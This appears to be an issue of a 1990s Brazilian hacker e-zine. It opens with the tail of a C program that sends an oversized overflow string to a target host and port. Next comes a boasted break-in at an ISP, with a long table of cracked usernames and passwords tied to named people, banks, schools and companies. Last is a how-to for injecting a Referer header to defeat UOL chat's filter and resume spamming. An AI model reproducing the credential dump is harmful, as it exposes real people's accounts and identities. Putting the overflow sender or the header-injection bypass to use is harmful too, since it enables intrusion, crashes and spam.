AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$A
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$AAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n";

if (argc != 3) { printf("uso: %s target port\n",argv[0]); exit(0); }

    memset((char *)&addr, 0x90,  sizeof addr);
    addr.sin_family=AF_INET;
    addr.sin_addr.s_addr=inet_addr(argv[1]);
    addr.sin_port=htons(atoi(argv[2]));

    s = socket(AF_INET, SOCK_STREAM, 0);
```

```
    if(connect(s,(struct sockaddr *)&addr,16) < 0)
    { printf("Refused? :D\n"); exit(0); }

    printf("target -> %s port -> %d shitsize -> %d\n",argv[1],atoi(argv[2]), strlen(shit));
    send(s,shit,strlen(shit),0x0);
    close(s);
}

/* hey lamo -> http://www.ecst.csuchico.edu/~beej/guide/net */
```

[0x05] <HcK> mito ■ NearZ ■

Madrugada de Terca-Feira nao me recordo a data, olho pro relogio: 4:26
Mais um bash# conquistado. www.mito.com.br esse eh o lugar
Telefones voz: 4727-6016/7782-6097. Telefones modem: seila
Lista de password crakeado aki no quatroitomeia:
Vale a pena dar uma olhadas nos primeiros =)

Login	Senha	Nome
root	chule	root
banespa	banespa	Banco do Estado de Sao Paulo - Banespa - Ag. 511
cmmc	cmmc	Camara Municipal de Mogi das Cruzes
besp0511	banespa	BANESPA AG511
suporte	ana	Suporte - Mito Virtual
stmonica	monica	Colegio Santa Monica
telefel	telefel	Telefel Telecomunicacoes ltda
dados	teste	Petrom - Petroquimica Mogi das Cruzes
diario	mogi	Diario de Mogi
asemana	dan	Jornal A Semana
serta	sergio	Serta Prod. Agropecußrios Ltda.
secretfasm	fasm	Secretaria - FASM
propolis	2094	MN Exportacao e Representacao ltda.
ramiro	klima	Klima Equipamentos Ltda
reart	reart	Reart-Limpeza, Conservacao e Manutencao Ltda.
renne	1234	Adelpho Informatica
reprodata	fabio	Reprodata Microcomputadores ltda
fasm	fasm	Faculdade Santa Marcelina
diretfasm	fasm	Diretoria - FASM
hussam	1996	Credcell Telefonias e Celulares Ltda.
klima	canon	Klima Equipamentos Ltda.
lam	placo	Placo do Brasil Ltda.
mac	leon	MAC - Atendimento ao Cliente (Mogi Shopping)
md	md	MD Auto Posto ltda
mfinfo	mfinfo	Micro Frequency
milton	milton	Poliplant Com Agricola ltda
papirosmogi	pap	Papiros Papelaria
brasitan	1100	Cortidora Brasitania Ltda.
ctimogi	ctimogi	People Centro de Treinamento em Informatica
dal	placo	Placo do Brasil Ltda.
dti	sam	DataTronics Informatica
innerc	ric	Innercities Projetos e Sistemas ltda.
kidsclub	sos	SOS Languages
joanadarc	jdarc	Colegio Joana Darc
sll	sergio	Placo do Brasil Ltda.
ccp	placo	Placo do Brasil Ltda.
ciesp	ciesp	CIESP - Mogi
cpaluan	klima	Klima Equipamentos Ltda
cpzl	aldo	Conselho de Pastores da Zona Leste
credcell	1996	Credcell Telefonias e Celulares Ltda.
grh	ciesp	CIESP
ecregina	regina	Escritorio Contabil Regina S/C Ltda
expediente	news	Expediente Mogi News
fabio	fabio	Reprodata Microcomputadores ltda
florest	2909	Florestal Equipamentos Pesados Ltda (mau)
beton	3251	Betonconsult Eng. Consul. Associados S/C Ltda.
gilberto	giba	Dibemol-Distr. de Bebidas Mogi Ltda
gospelnet	gospel	Gospel Net
joseluis	teste	Petrom - Petroquimica Mogi das Cruzes
poc	poc	Paulo Osnir Costacurta (gerente Bradesco)

mnews	news	Empr. Jornalistica Mogi News Ltda
mnpropol	2094	MN Exportacao e Representacao ltda.
mnpropolis	carlos	MN Exportacao e Representacao ltda.
mogical	3246	Mogical Com. de Mat. p/ Constr. Ltda. (Luiz)
mogicar	mogicar	URBANO MOGICAR COM. AUTOS LTDA
manuelnp	supriend	Dental Supriendent Produtos Odontologicos ltda (Sr. Manoel das Neves Pereira)
marcelonic	teste	Petron - Petroquimica Mogi das Cruzes
multtec	1234	Mult - Tec Ind. Com. Servitos Ltda (Luiz)
policursos	ric	Colegio Policursos
webmaster	ric	Webmaster - Mito Virtual
vaspmogi	dani	Jet Reservas Com. Repres. Ltda
varese	0304	Varese Informatica ME
ubc	1981	Universidade Braz Cubas
treina	tommy	Treinasoft Informatica
dibemol	2540	Dibemol-Distr.de Bebidas Mogi Ltda
administ	administ	Moginews
samed	samed	samed servico de assistencia medico hospitalar s/c ltda
almsc	2011	Associacao dos lojistas do Mogi Shopping Center
adelpho	adelpho	Adelpho Informatica

aaassis	soft	Marco Antonio Rocha de Assis
abelardo	abelardo	Abelardo Rodrigues Leme Filho
acb	3124	Antonio Carlos Barbosa
adri	ar20	Adriana Regina Nogueira
adriano	money	Adriano Rubio da Silva
advoc	advoc	Claudnei Torralbo Gimenez
akira	0775	Ricardo Akira Nisio
alem	2317	Marcos Leandro da Silva
alien	242	Everton Luiz Paiva Nogueira
alvaro	mariana	Dr. Alvaro Silveira
amarcon	amc	Paulo Marcondes Carvalho
amc	tasm	Andre - OVNI
anacarol	anacarol	Joao Carlos de Chico (S/ tx inscricao)
anajulia	anajulia	Marcelo Campi Nunes de Oliveira
anapaula	ana	Ana Paula Yamashiro
and	698	ANDERSON MELLO ALMEIDA
andrea	0908	Andrea Franco
andreas	mary	Andreas Lazaros Chryssafidis
anessa	clayton	Anessa Hiromi Nakashima
angel	ide	Katsuzo Ide
anisio	12024	ANESIO SOARES DOS SANTOS
anjo	anjo	Luiz Roberto da Silva Telhe
apfa	pimentel	Ademir Pimentel Fernandes
aratani	3326	Fabio Aratani
aristo	xene	ARISTIXENES ROSA
arnor	123	Arnor Alves dos Santos Silva
artins	1935	Reynaldo Martins
arwolff	mau	Ana Cristina Ristow Wolff
asg	bruno	Alessandra Silva Guimarπes
astride	maria	Goliver Roberto de Arau jo
asw	mattos	Silva Mattos e Cia Ltda
ataide	amor	Fernando Jose Matos de A taide
atiba	2610	Pedro Cunha Filho
atorres	3591	Alejandro Torres
augusto	thalis	Cesar Augusto alves da Silva (livre - mes 05)
badabada	bada	Benedito de Oliveira
baptista	beto	Joaquim Baptista Mendes
barbara	nds	Nailson dos Santos
barbosa	1506	Davi Moreira
bavoso	3504	Odair Bavoso
beni	2747	Josdemar D. Beni
benito	3658	Benito Dellissanti
bhazycka	0888	Roberta Okubo Saito (m.Freq.) (Luiz)
biancon	zilda	Zilda Bianconsini
billie	joe	Mario Andrade Lima CorrΩa
bio	2901	Ronaldo Jorge Bio Junior
bira	2825	Ubiratan Lintz Fonseca
bolinha	juca	Jason Maurφcio Santos
boquinha	gtb	Flavio Yukio Hayama
boris	prego	Betsy Grinberg
boys	spice	Julio Iuzu Sakamoto
brancatt	1631	Wilson Vicente Antonio
breno	breno	Breno Santiago
burke	bala	Edward Burke

calandra	lobo	Eric Calandra Molion
calil	mari	Orlando Calil Jr
calves	benson	Cicero Alves dos Anjos Neto
capella	capella	Herbert Niedhardt Capella
capitao	960	Cesar Davi Marques
careca	1005	Carlos Alberto Conte
carmen	2709	Carmen T. Guaresemin
casio	casio	Marcos Koiti Casio
cassias	sigma	Cassia dos Santos Cavalheiro
ceagata	caramba	Celisa Igata Lopes
celimpor	celular	Celular & Importados
cen	cen	Clichiner de Se Ataide
chateau	1813	Edson oliveira Lima
clarice	2944	Clarice Fernandes P Amaral (M. Freq.) (Luiz)
claudia	claudia	Claudia C. Alves Rizzi
clovis	1965	Clovis Akira Igarashi
cock	cock	Natanael Flach
crh	1149	Celina Sidney da Silva Rocha Higa
crist	jake	Nilsa de Castro
cury	1960	Marina Della Vedova Cury
dacarhe	2527	Danilo Rogerio Franco Martins(s/ tx inscr.)
dalmo	stm	Dalmo - Santa Monica
dandan	dandan	Sergio Luiz Neto da Silveira (R5) (Luiz)
danja	jake	Nilsa de Castro
dave_growl	casa	Hassan Zaki Ayoub Junior
dci	denilson	Denilson Vieira da Cruz
deia	menino	ANDREA DE OLIVEIRA VALENTE (MAU)
denny	denny	Denilson Ayres da Silva
devemada	dvm	Devemada Engenharia ltda.
dirce	bingo	Adriano Rubio da Silva
doni	doni	Sebastiao Donizeti de Melo
dreyer	2408	Paulo Jose Dreyer Martins de Souza
dri	1010	Adriana Mori
dtcom	bass	Maria Teresa Borges Arbulo
duda	3105	Joao Eduardo Miranda Batista
dudu	0806	Luiz Eduardo Vilas Boas
eborin	ebor	Edson Borin
ecarlo	regi	Eduardo de Carlo
edagi	foy	Olga Massae Edagi
edi	rocha	Antonio Adolfo Balbuena
edu	0202	Fabio Luiz Piccolomini Iniesta
eficaz	123	Eduardo Kurita Yoshinaga
eine	rosa	ARISTXENES ROSA
elicelso	173	Eli Celso Rios Afonso
elivit	oma	Elias Jose Vitor
elmo	316	Elzebrio de Moraes
elvis	sergio	Sergio Ricardo Gomes Guimaraes
emerhc	gui	Emerson do Carmo
emerson	3104	Emerson Mitsuo Ito
enio	bia	Enio Leme da Silva
eoprado	maira	Eugenio de Oliveira Prado
erineuda	2233	Erineuda Clementino Ventura
eunice	1137	Eunice Eiko Enomoto
ewerton	emk	Simone Sanae Komatsu
ezersen	melado	Ezequiel Pimenta
fabiane	faam	Fabio Alexandre de Almeida e Mello
fama	terra	Fatima Mohamed Aboucauch
faurelio	1234	Arlindo Antonio Silva Filho (s/ inscr)
fenix	1315	Microlins Escola de Informatica
ferdi	morais	Fernando Tolentino Hon≤rio Morais
fernanda	1057	Vera Lucia Ambrosio Rodrigues (s/ inscr.)
figueira	figueira	Marcelo Soares Figueira
flaguiar	plah	Fabio Luiz Marins Aguiar
floyd	dylan	Paulo Cesar Gomes
fluiz	0202	Fabio Luiz Piccolomini Iniesta
formatto	diana	Adriana Pomares Mendes Tabeliao
francine	1570	Francini Matos de Andrade
francis	dri	Francisco Moreira dos Santos
freitas	miriam	Fabio Celso de Freitas
frizzera	password	Priscila Leite Frizzera Borges
furuya	furuya	Roberto Seiji Furuya
gabriel	3440	gisela armando barreiros
gabriela	poli	Maria de Fatima Barradas Pimentel (30d. livre
geninho	geninho	Eugenio de Oliveira Prado
ghazal	ghazal	Omar Mahamoud Ghazal
giba	bosta	Gilberto Kota

gigio	pamela	Gigio ex-malosso
gilbruno	1223	Gilmar dos Santos Bruno
glau	bubu	Glaucilene Franco CorrΩa (CARVN)
glaucia	alo	Jair Monsores
gmg	amx	Gabriel Mello Guimarπes
gueira	nog	Cristina Nogueira
guerra	guerra	Carlos Matias Guerra
gui	at3	Marco Aurelio Muro Arbulu
guille	pato	Guillermo Patricio Cataldo Muaoz
gula	1001	Januario Figueira da Silva Junior
guria	martina	Tamara Grinberg Moro Redeschi
gustavo	guga	Gustavo Moreira Calixto
guzzon	arruda	Mariza Guzzon de Arruda
hahilton	sugano	Hahilton Yoshihiro Sugano
hallage	1515	Patricia Hallage
hanvoley	rogerio	Rogerio Teruo Hangai
haroldo	amancio	Luiz Haroldo Amancio
higimax	rrr	Rodrigo Lazzuri
hilse	art	Wilson Toledo / Hilse Martinez Arquitetura e Interiores
hoff	sigma	Joao Augusto Hoff
hppf	fernande	Ademir Pimentel Fernandes
icaro	1234	Arlindo Antonio Silva Filho (s/ inscr)
igor	1127	Sidneya Chacon Monteiro de Castro
imot	asd	Maria Helena Nogueira Ribeiro de Andrade
ines	porto	Herculano Mentzingen dos Santos
isisisis	valeria	Valeria Melo Freire
issa	k53	Sandra Regina Cipullo Issa
itamar	ramati	Itamar Alves dos Santos
ito	deb	Gilberto Ito
jakira	marina	Jorge Akira
jalfa	jalfa	Luiz Gustavo Lima de Faria
jane	lucas	Lucas Rodan
jcpp	maira	Eugenio de Oliveira Prado
jdimas	dimas	Dimas Mattos
jeathi	thimar	Thiago Luiz Cavalari
jedson	jose	Jose Edson Campos Moreira
jef	veiga	Jefferson Luiz Veiga
jenckel	bless	Wilmes Roberto Vianna Jenckel
jessica	jped	Luci Mendes de Melo Bonini
jfgm	martins	Jose Francisco Goncalves Martins
jhps	12345	Joao Henrique Pereira de Souza
jmachad1	andre	Jailson A. N. Machado.
jmachado	andre	Jailson A. N. Machado.
jmpj	prado	Joao Martins do Prado Jr
joaos	joaos	Joao de Souza
joseny	joka	Joseny Rocha de Oliveira
jotaka	stones	Jorge Mitsuo Kurotobi
jpaulo	bia	Reinaldo Campos Pereira
jpb	0505	Jose Pinto Barbosa
juancc	691	Juan Carlos Chinchilla Cartagena
juliana	juli	Breno Santiago
julianna	sergio	Sergio Ricardo Gomes Guimarπes
junior	1057	Vera Lucia Ambrosio Rodrigues (s/ inscr.)
kaori	kaori	Glauco Koji Matsumoto
karen	123	Sidney Antonio de Moraes
karic	mari	Alberto Klovrza Jr.
kat	rub	Rubens de Oliveira (s. inscr)
katia	joka	Joseny Rocha de Oliveira
kido	kide	Dr. Euclydes Tiossi
kimura	joji	Roberto Joji Chiba Kimura
kopp	2452	Jorge Udo Kopp
kruschev	165	David Guilherme de Paiva Albano
lab	ooi	Ana Valeria Breves de Moura Magalhπes (Luiz)
lattaro	lattaro	Doadir Granato
lazarini	andrea	Andrea Cristina Fernandes (ass. Micro Freq.)
lcp	1949	Luis Carlos Pinheiro
leite	1234	Edson Carvalho Leite
lena	asd	Maria Helena Nogueira Ribeiro de Andrade
lepi	lepi	Leandro Pires (s/ inscriтпo)
lifranco	liliane	Liliane Ap. Zacharias Martins Franco
lika	123	Fabio Yuiti Shimozato
lise	1607	Anne Lise Grandjean Thomsen
lobo	ferreira	Diomar Augusto Ferreira
lolo	rizzi	Maria Helena Rizzi
lu	bruno	Arlindo Hatuchi Nakanishi
luci	taubor	Luci Mendes de Melo Bonini

lucia	0410	Lucia Helena Manussakis
luciane	123	Luciane bittencourt
lucimari	1234	Arlindo Antonio Silva Filho (s/ inscr)
lucio	password	Lucio Ricardo Alvarez dos Santos
luis	ribeiro	Luis Ribeiro
lunica	212	Lunica Optica (Luiz)
lury	bian	Lilian Lury Nishiye (Dez dias Sem Limite)
lvargas	0297	Lucio Claudio Vargas
machado	dish	Ivani Almeida Pinto Machado
magali	sergio	Sergio Ricardo Gomes Guimarтes
maira	maira	Eugenio de Oliveira Prado
malaco	ninja	Malaco Ninja
manzini	roma	Rosana Manzini Oliveira Santos
mara	12580	Mara Mendonca
marcal	2508	Jose Armando Marcal
marcella	1000	Claudio
marcia	masa	Marcia Junqueira de Almeida
marco	marco	Wilmara Cury
marcos	marcos	CMMC
marcus	mpl	Marcus Paulo Lazzuri
maria	souza	Maria de Souza Ramos
mariane	mari	Jose Silva Pereira Neto
marina	marina	Jorge Akira
marines	costa	Maury Pereira da Costa Neves
marins	2124	Marco Aurelio Marins Aguiar - Star Computer
marisa	majumi	Marisa Majumi Maruayma
marketing	edu	Eduardo - OVNI
marme	marme	Marcelo Melo
marsan	pqp	Marcelo dos Santos
mary	wmary	Mary Mariko Torigoe
massa	massa	Carlos Massayoshi Shoji
massumi	1316	Elizabeth Massumi Kato de Oliveira
matt	doors	Marcelo Nunes de Oliveira
maury	neves	Maury Pereira da Costa Neves
mcris	256	MARIA CRISTINA ANG SIU TJING
mdutra	mdutra	Marcelo Dutra de Oliveira
melca	alba	Luci Mendes de Melo Bonini
melges	793	Valeska Melges
metalqua	230	CESAR ACOSTA GARCIA
mhelena	mhelena	Sergio Luiz Neto da Silveira (R5) (Luiz)
michel	rene	Michel Rene M Siqueira
microlins	1315	Microlins Escola de Informatica
micura	boni	Mikura Com Arq Constr ltda
mil	mull	Marisa da Costa Oliveira
mila	1057	Vera Lucia Ambrosio Rodrigues (s/ inscr.)
milhadti	deia	Andrea David Anatriello
mirelle	1972	Fabrizio Meloni Affonso
miriam	kika	Jose Eduardo Almeida Rampim
mmendes	thais	Marcio Mendes de Freitas
mogimoto	robert	Robert Esteves Carregari
moginews	news	Mogi News On the Net
monica	mcm	Monica Cristina de Moraes
morato	carina	Milton Luiz Rodrigues Morato
moro	m149	Maria Lucia Frevatti Moro
mprima	123	Elisete Aparecida Vidal
mrbinf	2829	Raquel Hager Ribeiro de Oliveira
mrejane	teste	Marcia Rejane Rodrigues da Silva
mrm	3246	Moises Ribeiro de Matos
mrosa	rosa	Jaakko Piyry Engenharia Ltda.
nailson	nds	Nailson dos Santos
nakayama	mbc	Mogi Bertioga Centro
nana	2484	Jose Carlos Bettini dos Santos
nanae	luan	Telma Nishimura
naomi	2709	Sueli Saori Ohashi
nego	val	Vitor Almeida Marques (livre mes 06 - Mic Fr)
neneca	mattos	Fernando Jose Matos de Ataide
net_tech	goulart	Francisco Manuel de Avila Goulart
nfpa	ppra	Jose Rodrigues de Lima
nil	jake	Nilsa de Castro
nilton	pita	Nilton de Camargo Engellender
nina	1571	Marinina Beatriz Leite
nivea	3658	Benito Dellissanti
nlcruz	natal	Natalino Leite da Cruz
noajidal	1010	Deijanil de Souza
nogaroto	mulder	Marco Antonio Nogarotto
okamoto	okamoto	TAKUMI OKAMOTO

orgprado	orgprado	Marco Antonio Freire de Faria
orion	2209	Maria Cecilia Machado Freire Rovaris
paixao	1958	Sergio Paulo Tamarozi
palencia	palencia	Alfredo Sanches Palencia Fernandes
palle	pgt	Paul Jacob Grandjean Thomsen
passos	sossap	Jair Camargo Passos (R5) (Luiz)
patrick	0667	Terezinha Gomes Cavalcanti
paulanet	2612	Maria Paula Serradilha
pauluci	0809	Fernanda Ferreira Pauluci
pedrop	pedro	Pedro Paulo
perotti	dani	Renato Rudge Perotti
persio	mattos	Julio Persio da Silva Mattos
peterj	china	Peter Jang
picolino	monkey	Fernando Lages Ferreira
pisports	1378	Petre Ivanovici
praeu	praeu	Eugenio de Oliveira Prado
priscila	1947	Elias Pala Andreotti
rachelan	1234	Thiago Abreu A±on
rachelanon	que	Thiago Abreu Anon
rafful	acr	Ana Cristina Rafful
redeschi	martina	Tamara Grinberg Moro Redeschi
reef	sandra	Erlene Ap. Palma de Oliveira
reginato	crespo	Rosana Aparecida Garcia Crespo Reginato (Luiz
reis	bebel	Claudete Mieko Watanabe Reis
renato_	renato	RENATO SEBASTIAO SILVA
ricci	ricci	Edson Ari Ricci Sobrinho
riki	0350	Ricardo Iki
roberto	prg	Paulo Roberto GonTalves
robertof	furuya	Roberto Seiji Furuya
rogerio	roger	Rogerio - Mogi News
ronald	1515	Ronald Moreira
ronaldo	r225	Ronaldo Araujo da ConceitTo
ronin	2511	Lucas Massahiro Hossaki (06/98)
rosasaka	rosa	Rosa Teruko Sakamoto (luiz)
rosecadu	rosecadu	Rosemeire Allen Oteri - (Prom. Feira)
roseli	figueira	Marcelo Soares Figueira
rubensg	2001	Rubens Guilhemat
rzanetta	batria	Flavia P. Zanetta
safira	0106	Roseli Hernandez Pereira
sahyodo	lipe	Hideki Hyodo
salles	mangini	georgina mangini lima
salvador	masa	Marcia Junqueira de Almeida
sanches	ramon	Rita de Cßssia Escobar Sanches
sania	0235	Jose Augusto de Sene
satiro	valeria	Wanderlei Satiro de Oliveira
saulo	jpg	Saulo Geraldeli
schiev	3587	Ana Maria Gondek Schievenin
seara	seara	Rubens Seara
secomand	mariana	Paulo Cesar Secomandi
selmo	selmo	Selmo Roberto Santos
shimanuk	master	Mario Tadashi Shimanuki
shizen	lipe	Hideki Hyodo
sidneiey	yamamoto	Sidnei Eidi Yamamoto
sidneyf	sidneyf	Sidnei - Net Mogi
silvana	pita	Nilton de Camargo Engellender
simas	samanta	Joana Simas de Oliveira Scarparo
sion	2310	Ilario Augusto Mazzarolo
sistenge	3591	Alejandro Torres
skill	gabriel	Gabriel Leandro Batista (Luiz)
skoppos	1234	Arlindo Antonio Silva Filho (s/ inscr)
smt	master	Mario Tadashi Shimanuki
solange	1965	Clovis Akira Igarashi
sombra	sombra	Sergio Luiz Neto da Silveira (R5) (Luiz)
spacar	americ	Airton Miguel Colassio Junior
spingarn	spi	Luiz Henrique Ferreira Spingarn
sponda	e59	Elisabete Sponda
sss	123	Francisco Suzukayama
stanaka	tanaka	Sergio Tadashi Tanaka
stone	1515	Ronald Moreira
sugihara	1903	Milton Tsuyoshi Sugihara
surf	0605	Deborah Yumie Chaer Kishima (Luiz)
surfist	bom	JOAQUIM ALVES BARRUECO
takashi	contrato	Carlos Takashi Ivata (acesso 35 ilimitado)
tatebe	tatebe	Serta Prod. Agropecuarios ltda.
tavares	ibm	GILSON BATISTA TAVARES JUNIOR
tereza	bruno	Alessandra Silva GuimarTes

thais	tati	Cintia Megumi Chiba
theo	theo	Irineu Theodoro de Souza
thomsen	pepls	Paul Jacob Grandjean Thomsen
tigre	tigre	Wesley Damasceno
titi	lepi	Leandro Pires (s/ inscriтпо)
tnc	tati	Camilla Nobrega Cusatis (s/ inscr)
toninho	bicudo	Antonio Roberto Bicudo
topdent	dente	Eunice Eiko Enomoto
torres	adamilto	Adamilton Andreuci Torres
troy	af2	Paulo Augusto Rios de Oliveira
tuka	amor	Neusa Marie T. Vieira
tyla	sol	Daniel Donizeti dos Santos
ubiratan	biralda	Manoel Ubiratan dos Santos Duarte
udo	2452	Jorge Udo Kopp
ukids	ar20	Adriana Regina Nogueira
ulianainf	inf	Uliana Industria Metalurgica ltda
uniemp	1960	Wagner Gunther Montero
vera	jake	Nilsa de Castro
vieira	vieira	Antonio Vieira (neusadti)
vilas	circo	Luiz Eduardo Vilas Boas
vilma	alo	Jair Mansones
vilmar	preta	Vilmar Monteiro Pinho
vivi	smile	Maurilio de Castro Lopes
viviane	123	Luciane bittencourt
vjgoes	vjgoes	valmir jose goes
vmv	1057	Vera Lucia Ambrosio Rodrigues (s/ inscr.)
wally	wally	Edson Rodrigues do Prado
wanessa	nessa	Celia Regina CorrΩa (SOS) (luiz)
wenx	mica	Carmen Midori Ferreira
willy	monet	Willy Damasceno
wilmara	kaka	Wilmara Cury
wilvec	wilvec	Esthetic center
winkler	winkler	Luiz Eduardo Hiller Winkler
wtoledo	art	Wilson Toledo / Hilse Martinez Arquitetura e Interiores
xslan	trab	Neusa Maria GonTalves dos Reis
yoiti	1405	Carlos Massayoshi Shoji
yumi	yumi86	Adolfo Nakamura da Silva

[0x06] Filtro chat UOL

■ SouL Hunter ■

Uhuuu Filtro do chat da uol, quebrado no segundo dia.

Como muitos sabem, a uol colocou uma especie de filtro novo no chat.
Impossibilitando carinhas de entrarem no chat direto pelo location e/ou
fazer a lameragem de sempre, como zuar banner e clonar.
Fez tambem com que os programas que enviam mensagens para todas as salas
parem de funcionar.. isso ate agora.
Nos nao temos a solucao para o primeiro caso (location), mas para os
programas de chat e spammers temos.
O novo filtro da uol consiste em detectar se o valor do Referer eh igual a
chatter.uol.com.br ou sartre.uol.com.br. Se for diferente ele nao deixa
entrar.

ATENCAO: ESSA COISA NAO FUNCIONA PRO LOCATION! (Browser)

Entao basta enviar '\nReferer: http://chatter.uol.com.br\n\n\n\n\n' na
mensagem tipo :

```
GET /BODY&USER=Rodrigo&ACTION=grita+com&WHOTO=TODOS&SAYS=sou+viado!!\nReferer:
http://chatter.uol.com.br\n\n\n\n\n
```

E a mensagem ira nua boa.
OBS! "\n" significa LF ou chr(10) ou 0x0a ou 0Ah ou ...

Ahhh, no dias iniciais em que a uol colocou esse filtro, nao dava para
abrir 2 coneccoes para o mesmo nick ,usando o GET.

Um tinha que ser GET e o outro POST.
Entao aqui vai , caso a UOL resolva recolocar esse tipo de coisa.

```
   POST /BANNER \n\n\nReferer:
   http://sartre.uol.com.br:2801/BANNER\n\n\nUSER=RODRIGO&ACTION=fala+para&WHOTO=TODOS&SAYS=Sou+a
   legre\n\n\n\n \r\n\x00\x00\r\n
```

```
                    ┌─  ┐                    ┌  ─┐
┌───────────────────┌─└─┘ =──────────────────= └─┘──┐──────────────────┐
│ [0x0Z]              —   —     E-MaiLZ/E0i      —   —            [0x0Z] │
└───────────────────└─┐─┘ =──────────────────= ┌─┘──┘──────────────────┘
                    └─  ┘                    └  ─┘
```

O Nossos eMaiLs sao: nearz@cyberspace.org / nearz@geocities.com
enviem suas duvidas, comentarios, opinioes sugestoes, bug reports,
Ou fale diretamente com a gente (iRc): irc.different.net #NearZ
E se quizer receber um aviso toda vez que a pagina for atualizada
ou um novo issue for publicado mande um email com o subject vazio e no
corpo da mensagem: "AVISAR seu@email.bah" (sem aspas)
Lembrando que se voce nao receber reposta por email leia a edicao
seguinte da que estava quando voce mandou o email, lah estara a
sua resposta. Agora as mensagens de alguns leitores:

-=0=----------=0=-

FROM: l*@hotmail.com

Se voce souber onde eu consigo uma versao ksh para linux , vc me prestara um grande favor. OBS: Favor enviar o PATH completo. Valeu ....

REPLY: Hmm... nao sabemos... Mas se algum leitor souber eh soh nos avisar e mandamos um fwd pro nosso amigo ae. Voce pode tambem tentar compilar o ksh de outros sistemas...

-=0=----------=0=-

FROM: g*@hotmail.com

Eu estava no CHAT da UOL e os caras como vc sabe que eles bloquearam entrada pelo location , vc sabe como entrar direto agora ????
Eu espero sua resposta !!!!

REPLY: Ta ai. (materia 0x06) acima... mas. acredito nao ser possivel entrar pelo location. Ja que a informacao que precisa ser modificada nao se pode escrever pelo browser.

-=0=----------=0=-

FROM: g*@usa.net

MEUS PARABENS, CHAPA!!!!!
POR CONSEGUIR FURAR O FILTRO DO UOL.....
FIQUEI SURPRESO.....TAO RAPIDO....
AQUELES FILHAS DA PUTA ME FUDERAM LEGAL.....
VOCES ACEITAM CHEQUE PELO SEGREDO....:-)
VALEU CARA.....!!!!

REPLY: Hehe Thx! mas ja espalhamos o "segredo" por ae so tem um infeliz ai que ficava mandando spam a cada 10 minutos..
mas, hehehe, digamos que o servidor dele parou de funcionar...

-=0=----------=0=-

```
|\:+,._
netwatch: text(OBtRuDeR), from(George Sakhnovsky <promo@akula.com>/bugtraq)
teletrim-flood: text(Soul Hunter), teletrim.cgi(Soul Hunter)
seguranca: text(bahamas)
bitchx overflow: text(bahamas), dcckill.c(bahamas)
chat uol: text(Soul Hunter), discovered(Soul Hunter)
_.,+:/|
```